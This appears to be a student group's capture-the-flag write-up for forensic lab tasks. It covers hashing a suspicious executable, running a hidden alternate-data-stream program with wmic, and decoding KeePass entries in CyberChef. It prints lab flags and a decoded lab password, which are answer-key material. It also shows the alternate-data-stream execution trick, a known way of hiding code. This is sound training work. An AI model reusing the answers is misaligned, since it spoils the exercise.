PSP0201

Week 6

Writeup

Group Name: CyberQuest

Members


ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member


Day 21 - [Blue Teaming] Time for some ELForensics

Tools used: Kali, Remmina

Question1

Connect to the Remmina using information provided in THM. In the powershell, change directory to the Documents. Check the hash by using ***more '.\db file hash.txt'***





Question 2

Obtain the MD5 file hash of the mysterious executable by using the ***Get-FileHash -Algorithm MD5 .\deebee.exe*** command.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe
```


Question 3


Obtain the SHA256 of the mysterious executable by using ***Get-FileHash -Algorithm SHA256 .\deebee.exe*** command.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents\deebee.exe
```

Question 4

Use the ***c:\Tools\strings64.exe -accepteula .\deebee.exe*** command and look through it for the flag.





Question 5

Get-Item -Path file.exe -Stream *

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

The flag displayed is **THM{088731ddc7b9fdeccaed982b07c297c}**

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
```

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}
```

Question 7


Sharika Spooner is on the Naughty list.

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 2
```

```
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
```

Question 8

Jaime Victoria is on the Nice list.




Thought Process/Methodology

After connecting to Remmina, open powershell and change the directory to Documents. We will then use **dir** to look for files under Documents. Obtain the file hash of db.exe by using the command, ***more '.\db file hash.txt'*** . Next up, check the MD5 file hash of the mysterious executable in the directory by using the command, ***Get-FileHash -Algorithm MD5 .\deebee.exe*** . Moving on, to obtain the SHA256, use the command ***Get-FileHash -Algorithm SHA256 .\deebee.exe*** . To look for the hidden flag inside the executable, we just need to type in the command, ***c:\Tools\strings64.exe -accepteula .\deebee.exe*** and look through it. Now, the powershell command used to view ADS is ***Get-Item -Path file.exe -Stream ** that was provided in THM. Moreover, we need to run the database connector file using the ***wmic process call create $(Resolve-Path .\deebee.exe:hidedb)***. After giving it a moment to run, the flag will be displayed. For Question 8, we can just select an option to look for either the Nice list or Naughty list to obtain whether Sharika Spooner and Jaime Victoria are on which list.

Day 22 - [Blue Teaming] Elf McEager becomes CyberElf


Question 1

Get password to the KeePass database




Question 2

Finding the encoding method listed as the 'Matching ops'




Question 3

Copy note on the hiya key



Question 4

Decoded password value of the Elf Server



Question 5

What was the encoding used on the Elf Server password


Output

start:
end:
length:

Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!
	736e30774d346e21


Question 6

Decoded password value for ElfMail




Question 7

Finding username:password pair of Elf Security System



Question 8

Flag of last encoded value



Thought Process/Methodology

After Remmina connects to the remote machine, we copy the file name and use CyberChef to decode it with “Magic” to get the password for KeePass. We then can see that base64 is the encoding method listed as the 'Matching ops'. After entering the password in KeePass, we click into a folder called Private and access the hiya file and find its note at the bottom. Then, we click into the Network folder and access Elf Server to get its encoded password. We then copy the password and decode it using CyberChef in order to get the decoded password and find what was the encoding used. Next, we click on the eMail folder and copy the encoded email of ElfMail. Moving on, we find the username and


password to form username:password pair of Elf Security System. Lastly, we copy the notes of the Elf Security System and use CyberChef in order to decode using the 'From Charcode' recipe twice. Comma as the delimiter and base of 10. After getting the website when we decode, we paste the website in the search bar and navigate to GitHub where we get the flag.

Day 23 - [Blue Teaming] The Grinch strikes again!

Tools used:Kali. Firefox, Remmina, Task Scheduler , Disk Management


Question 1

The wallpaper can be seen after connect to the remote machine



